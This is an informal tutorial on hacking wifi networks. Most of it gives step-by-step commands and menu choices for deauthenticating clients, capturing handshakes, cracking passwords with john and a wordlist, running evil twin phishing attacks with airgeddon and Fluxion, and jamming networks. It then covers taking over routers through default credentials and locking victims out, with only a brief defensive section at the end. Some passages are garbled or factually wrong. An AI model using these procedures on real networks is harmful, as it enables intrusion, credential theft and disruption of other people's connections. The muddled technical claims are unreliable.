- **Antennas** are devices that are designed to transmit and receive wi-fi signals. These signals are electromagnetic waves that carry data between a wi-fi enabled device, like a laptop or a smartphone and a wi-fi access point like a router to a hotspot. wifi antennas come in different shapes and sizes, but their main function is to convert electrical signals into electromagnetic waves and vice versa.
- **signal propagation** refers to

through space. The strength and quality of a wifi signal can be affected by various factors. the3 weakens signal reason. **Distance, Obstacles, Interference . Distance:** The further the distance between the wifi access point and the wifi enabled device, the weaker the signal will be. **Obstacles:** Physical obstacles such as walls, doors, and furniture can weaken or block wifi signals. **Interference:** Other electronic devices operating on the same frequency as the wifi signal such as

microwaves or bluetooth devices, can cause interference and weaken the signal.

- **Wifi Channels** are when the wifi signals are transmitted, they are sent on a specific frequency known as a wifi channel. wifi channels like virtual lanes on a highway. Just as cars need lanes to travel on a highway, wifi signals need channels to travel on in order to avoid interference from other signals.

i. **Understanding And Performing Wifi Attacks :**

- **Wireless security standards:** wireless security standard refers to a set of protocols, guidelines, and encryption techniques designed to protect wireless networks and the data transmitted over them from unauthorized access, interception and tempering. These standards are established to ensure the confidentiality, integrity and availability of wireless communications.
- **WEP (Wired Equivalent Privacy)** was one of the earliest security standards

for wireless networks. It used a basic encryption mechanism to protect data transmitted over wifi networks. And it easily crack or hack the WEP.

- **WPA (Wifi Protected Access)** WPA was introduced as an improvement over WEP. WPA introduced a more robust encryption method called **TKIP** (Temporal Key Integrity Protocol) Which dynamically generates unique encryption keys for each data packet.
- **Wifi protected access 2 (WPA2)** is the most widely

used wireless security standard today. it builds upon the foundation of WPA and significantly enhances security. WPA2 uses the stronger and more advanced **AES**. data encryption over wifi networks.

- **WPA3 (Wifi Protected Access 3)** is the latest wireless security standard, designed to further enhance security and address emerging threats. WPA3 provides improved protection against the various attacks. It replaces the pre-shared key (**PSK**)

authentication method with SImultaneous Authentication of Equals (SAE).

- **AES, PSK and TKIP:**
- **AES** stands for **Advanced Encryption Standard**. It is a widely used encryption algorithm that ensures the security and privacy of data transmitted over a wifi-network. **AES** is responsible for encrypting and decrypting the data to prevent unauthorized access or eavesdropping. By employing AES encryption, wifi networks ensure that

even if someone intercepts the data being transmitted, they won't be able to understand it without the encryption key.

- **TKIP** is a security protocol used in wifi networks to protect data during transmission. It was designed as an improvement over the original WEP protocol, which had security vulnerabilities. TKIP provides a more secure encryption mechanism for wifi networks.
- **PSK** is a method of authentication used in wifi

networks. It is commonly referred to as a wifi password or passphrase. When you connect to a wifi network secured with PSK, you need to enter the correct password to gain access. PSK is a convenient method for securing wifi networks because it does not require additional authentication servers or complex configurations.

- **SSID and BSSID : SSID** stands for service set identifier. In simpler terms, it is the name of a wifi network when you want to

connect to a wireless network, you see a list of available networks on your device, and each network has a unique name or ssid. for example, “HomeNetwork”.

- **BSSID** is a Basic Service Set Identifier. BSSID is a unique identifier assigned to each wireless access point or router within a wifi network. In other words, it is the unique “address” of a specific wireless device that is providing the wifi signal. The BSSID is the unique identification number of the

device transmitting that network's signal.

ii. **Requirement For wifi hacking:**

- Pentesting Distro (kali, black arch, parrot OS)
- WIFI adaptor which supports monitor mode (TP-LINK TL-WN722N, TP-LINK AC1900 Archer T9UH)
- Target

iii. **Gather information about wifi security :**

- Open your distro which you want.. I'm using kali. Here I'm using the **kismet tool**. It is a very good tool. give this

command (sudo kismet -c wlan0) to turn your network adapter into a monitor mode.

- After you run this you may see the link on the terminal like: http://localhost:2501 click to open in a browser.
- They are asking to create a password or username. and give the credential to continue and search or gather the information of the target (**Be aware and Be safe**).

- **What is Handshake :**
- The wifi handshake is like a

friendly introduction between your device (eg. laptop or smartphone) and the wifi router or access point that provides your internet connection. It's a process that happens when you want to connect to a wifi network.

- **It works like :**
- your device looks for available wifi networks around it.
- When it finds one, it sends a request to the wifi network, saying “Hey can i join you?”
- The wifi network responds and says, “Sure, here are the

details about me and how you can connect”.

- your device then proves its identity to the wifi network by sharing the correct credentials (like a password or other security measures) to show that it’s allowed to join.
- The wifi network verifies your credentials and says, “great, you’re authenticated welcome abroad”
- Finally your device and the wifi network agree on a secret code or encryption method that they’ll use to protect the information you

send and receive over the network.

iv. **How to capture Handshake And Save it in file :**

- Open your kali terminal and enter this command "**sudo apt install airgeddon**". "**sudo airgeddon**" will ask you to press **enter** to continue.
- If you see it on your screen. it will ask you to **choose your wifi adapter**.
- You will see the select option will be visible. enter **2** to **enable monitor mode.** And you may see the mode enabled.
- And now enter number **5** to

choose the handshake option and enter **4** to explore targets. After 5 seconds press **ctrl+c** to stop the scan.

- And select the target, press **1** to **deauth the target**. and set the **timeout value 20**. press **enter to continue**.
- If windows have been closed it means a **handshake will be captured**.

v. **Password Cracking Attack :**

- Password cracking attacks are attempts to gain unauthorized access to someone’s online accounts

or computer systems by figuring out or “cracking” their passwords. Attackers use different techniques to guess or discover passwords in order to break into the accounts.

- **Methods of password cracking:**
- **Bruteforce** (It uses A,B,C or 1,2,3)
- **Dictionary attack** (Common password)
- **Rainbow Tables** (It run hashes to crack passwords)
- **Social Engineering** (See the target password physical or phishing)

- **Tools use for password cracking :**
- John The Ripper
- Hash cat
- Hydra
- Burpsuite
- Medusa
- Cain And Abel
- Rainbow crack

**vi. Crack password using john the ripper :**

- Install the john ripper by this command "**sudo apt install john**" and install "**sudo apt install aircrack-ng**"
- Now, change the **cap** file into

**hccapx** file. by using this command “**sudo aircrack-ng file.cap -j file**”

- The john tool is very useful to crack passwords like: zip, pdf, ssh, there are many utility john to crack passwords.
- Enter this command “**hccap2john file.hccapx > hash**” it will save a hash in a file.
- Now use john to crack passwords. “**john -w=/usr/share/wordlist/rockyou.txt hash**” You have to gather information about your target to create wordlist

vii. **Pentesting using fern wifi** :

- Here we use a fern wifi cracker. search **fern** in the **start bar**.
- Select interface , and click on scan for **access point.** click on **browse** and select the wordlist. It will take a lot to crack the password.

viii. **What is evil twin attack :**

- The evil twin attack is a type of wireless network attack that aims to **deceive users into connecting** to a **malicious network** that impersonates a legitimate one. The attack typically

targets Wi-Fi networks like **bluetooth or cellular networks.**

- **How This Works** :
- Creation of a rogue access point: The attacker sets up a malicious wireless access point (AP) that mimics the name (SSID). The goal is to create an AP.
- And if the client signal is strong then they will attract the client to connect.
- And the attacker will eavesdrop on there sensitive transmitted over the network such as login credentials, emails, or

financial data.

ix. **Perform evil twin with airgeddon :**

- run the command with “**sudo airgeddon''** and set the **network interface** in **monitor mode**. And press **7** to evil twin attack. And press **4** to explore the target nearby you. and press **9** to perform the attack on a target. Now deauth the target by using **2.** And now they ask if you want to **channel hopping** press **N** to continue. Now they ask if you want to **spoof your mac address during this attack**

press **N** to continue. And they will do you **already have a captured handshake file** press **y** to continue and give the **file path**. And now they will ask to save the **file in which path**. Now select the language and now **press enter** to perform the attack. (Don't close any windows).

x. **Evil twin attack using Fluxion :**

- this is git for fluxion **git clone https://www.github.com/FluxionNetwork/fluxion.git** and go to fluxion directory and run this  code in the

directory “**sudo ./fluxion.sh**”

- And it will check all features in our distro and select the language.
- And now **select the interface** of the network. Now **select the channels 1 (or) 3** you may. It will perform a **search** for the target and press **ctrl+c** to close.
- If you are unsure then just **skip** it. And they will ask for an **AP interface** to select the **monitor mode** card. And now select the **jamming interface** to select the **monitor mode**. Now, select the deauthentication

method by selecting **2**. It will ask for **access point service** select **1** hostapd. Now select the verification method by selecting **1.** And now give the path of the **handshake file** which you **captured** of a victim. Now, select hash verification by selecting **2**. And now, select the **SSL cert** by selecting **1.** Now select the **internet connectivity** type by selecting **1.** And now **select the company** of the router for **phishing** ex: **Tp-link**. it will be performed against the target.

xi. **DOS attack intro :**

- A **Denial Of Service (DOS)** attack is a malicious activity aimed at disrupting or **disabling the normal functioning attack** of a network or system. In the context of **wi-fi,** a dos attack can target the wireless **network to prevent legitimate users** from accessing it or **degrade its performance**.

xii. **DOS attack using Airgeddon :**

- Type theses command "**sudo airgeddon**". select the interface for **monitor mode**.

- Press **4** to explore the targets. And now press **6** to continue and press **n** to stop **dos pursuit.** And now you can see it will disconnect everyone's network. (Try **micheal shutdown no.10.** It's very boom attack)

xiii. **WIFI Pineapple :**

- The wifi pineapple isn't a **tool**. It's a piece of equipment to hack wifi made by **Hak5.** You can get any hacking tool from **https://shop.hak5.org.**

**xiv. Wifislax :**

- The wifislax is an operating

system which is used to **hack the wifi**. all the wifi tools pre install in the wifislax. But there is one problem, the operating system is in Spanish. use the official link to download the wifislax.

xv. **Thing You Can Do After Taking Over Wifi Network :**

- Now we are talking about what you can do after using wifi. open the terminal and enter **ifconfig.** There you can see the ip-address of a network after connecting to the wifi. like: 192.168.0.#.
- Go to the browser and enter

the ip address which you copied like, **192.168.0.1** this is the gateway of router ip.

- This will give you access to the admin like: **kick out anyone**. There will be a **login page** to enter the **username and pass to login**. so, the **trick here** is that some people leave the page as **default** like username: **admin** and pass: **admin**. or you can google the company to get default credentials.
- After the login, I went to **WLAN (To change the pass).** And now you have to go to **security –> MAC filtering.** If

you set the victim **mac address** then it won't connect to a network.

- **Secure Your WiFi Network :**

  I. **Understanding WiFi security best practices :**
     - Implement WPA2.
     - Different SSID for different purposes.
     - ACL
     - Blacklisting unknown devices
     - Don't use default Credentials
     - Login Portal Only for admin.
     - Pentest your own wifi security.

  II. **Configure WI-Fi security (WPA, WEP, WPA2, WPA3) :**

- Open the terminal and enter **ifconfig**. After figure out the ip and open up any browser enter the gateway ip **192.168.0.1.** Now, see the authentication mode set in **WPA3.** Now see the encryption mode set it **TKIP/AES.** Don't enable the WPS pin.

III. **Multiple SSID :**

- Create a new ssid enter the ssid name and password and encryption mode. and set apply to secure.

**IV. ACL :**

- ACL is an Access **Control List.**

**It's** very useful. It is the same as blacklisting.